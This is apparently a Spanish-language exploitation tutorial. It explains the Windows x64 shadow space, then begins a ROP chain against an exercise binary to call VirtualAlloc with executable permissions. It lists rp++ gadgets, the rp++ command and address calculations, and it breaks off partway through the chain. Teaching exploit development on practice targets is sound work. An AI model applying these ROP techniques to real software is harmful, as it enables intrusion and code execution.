
Al inicio de esta funcion marquemos el SHADOW SPACE en la representación estática del stack.




Quedará así.




Alli está el SHADOW SPACE, renombramos.




Vemos que en este caso, los primeros 4 argumentos a pasar los recibe y no los guarda los pasa directamente, puede ocurrir.




Alli no hay mención de RCX RDX, R8 y R9 si vamos a la referencia veriamos que se los pasa a está.





Los 4 argumentos primeros los pasa por registros y los otros 3 restantes los pasa debajo del SHADOW SPACE, para dejar lugar que el mismo pueda ser usado por la funcion llamada y los restantes argumentos esten debajo y no se pisen.




Alli vemos el SHADOW SPACE de la funcion llamadora y debajo los 3 argumentos faltantes que se pasan por stack, por supuesto los 4 primeros se pasan por registro.

En esta funcion vemos que la misma usa el SHADOW SPACE en una forma distinta, solo uno de los registros lo guarda en el mismo, los otros 3 QWORDS los usa para guardar otros registros (RBX, RSI y RDI) que no se utilizan para pasar argumentos, pero que quiere preservar.

Los tres registros RDX R9 y R8 los usa directamente sin guardarlos.

Vemos que al salir de esta funcion recupera los tres registros que guardo en el SHADOW SPACE.




Así que como vemos hay funciones que usan el SHADOW SPACE para guardar los argumentos, otras lo usan para guardar REGISTROS a PRESERVAR y algunas un poco de cada cosa, jeje.


RESOLUCIÓN DEL EJERCICIO DE 64 BITS .

Primera parte del ROP.


Lo haremos fácil (jeje) recordemos que en RCX va el primer argumento de VirtualAlloc.



Vemos que en RCX quedó el valor de Dst que era donde se guardaron mis datos en el heap, ese valor se aumenta al pasar por el memmove cada vez que va copiando y vuelve con el valor que apunta al final de donde terminó de copiar.



Veámoslo en el x64dbg, en mi maquina apunta antes de copiar a 0x1f0000 y si paso el memmove con f8.




RCX queda apuntando al último DWORD que copio.

Así que ya tengo el argumento de la dirección a desproteger en RCX. muchos pueden decir que necesito más que 4 bytes, pero no se olviden que se desprotegera toda la sección de 0x01000 y empezará a desproteger en 0x1f0000 en mi máquina, así que no habrá problema ya tenemos lo más difícil.

En RDX debo poner un 1 que es el size, usemos el RP++ para ver los gadgets que tenemos disponibles.

Copio el nuevo ejecutable a la carpeta de RP++.



**rp-win-x64**.exe --file=ConsoleApplication9.exe --raw=**x64** --rop=4 > pepe.txt

Pongamos algunos gadgets útiles después vemos como los utilizamos.

.Line 3144: 0x0000def5: pop rax ; ret ; (1 found)

.0x000086d6: pop rdx ; sub al, ch ; ret ; (1 found)

.Line 2485: 0x00001100: mov r8, qword [rdx] ; mov ecx, dword [rdx+0x08] ; mov qword [rax], r8 ; mov dword [rax+0x08], ecx ; ret ; (1 found)

.0x00011c40: cmovne r9, rcx ; mov rax, r9 ; ret ; (1 found)


.0x00011cfd: cmove r9, rdx ; mov rax, r9 ; ret ; (1 found)


, 0x00001052: movzx r8d, byte [rdx+0x02] ; mov word [rax], cx ; mov byte [rax+0x02], r8L ; ret ; (1 found)

**.0x000010a2: movzx r8d, word [rdx+0x04] ; mov dword [rax], ecx ; mov word [rax+0x04], r8w ; ret ; (1 found)**


Vemos que el más difícil de setear es r8 y hay dos posibilidades, elegiremos la última ya que no pisa RCX solo lo guarda y lee un word ya que necesitamos poner en r8 un 0x1000.


En r8 recordamos que hay que poner 0x1000.







RAX apunta al inicio de mis datos así que es escribible y legible solo tenemos que setear RDX para que lea 0x1000 así que busquemos un 0x1000 en el ejecutable.










Hay que poner esa dirección en RDX y restarle 4 ya que en el GADGET le suma 4 a la dirección de RDX.

**.0x000010a2: movzx r8d, word [rdx+0x04] ; mov dword [rax], ecx ; mov word [rax+0x04], r8w ; ret ; (1 found)**

Nos falta un gadget para setear RDX.

0x000086d6: pop rdx ; sub al, ch ; ret ; (1 found)


Con esto ya podriamos preparar la parte del rop para llamar a VirtualAlloc veamos.




Con rabin2 veo que la sección de código empieza en 0x400 en el disco así que le resto al valor que me da el RP++ el 0x400 y luego le sumo la imagebase más 0x1000 para hallar la dirección virtual veamos.

Veamos está

0x000086d6: pop rdx ; sub al, ch ; ret ; (1 found)







Imagebase = 0x140000000

hex(0x86d6- 0x400 + 0x140000000 +0x1000)

'0x1400092d6'




Ese sería nuestro primer gadget del ROP pongamoslo.



Como mueve a RDX debo poner la dirección del 0x1000 a la cuál le resto -4.

hex(0x0000000140010F40-4)

'0x140010f3c'



Ahora el GADGET que mueve a r8 el valor 0x1000.


**.0x000010a2: movzx r8d, word [rdx+0x04] ; mov dword [rax], ecx ; mov word [rax+0x04], r8w ; ret ; (1 found)**


Su dirección virtual es

hex(0x**10a2-** 0x400 + 0x140000000 +0x1000)


hex(0x10a2 - 0x400 + 0x140000000 + 0x1000)

'0x140001ca2'







Podemos probar si hasta acá vamos bien y movemos 0x1000 a r8.




Ahora si.




Traceemos.





Ya tenemos RCX y R8 me falta RDX y r9.

RDX podria tener 1 es el size, ese lo tenemos fácil.



Y nos queda poner en r9 el 0x40 que es del flProtect.

.0x00011c40: cmovne r9, rcx ; mov rax, r9 ; ret ; (1 found)


**0x00011cfd: cmove r9, rdx ; mov rax, r9 ; ret ; (1 found)**

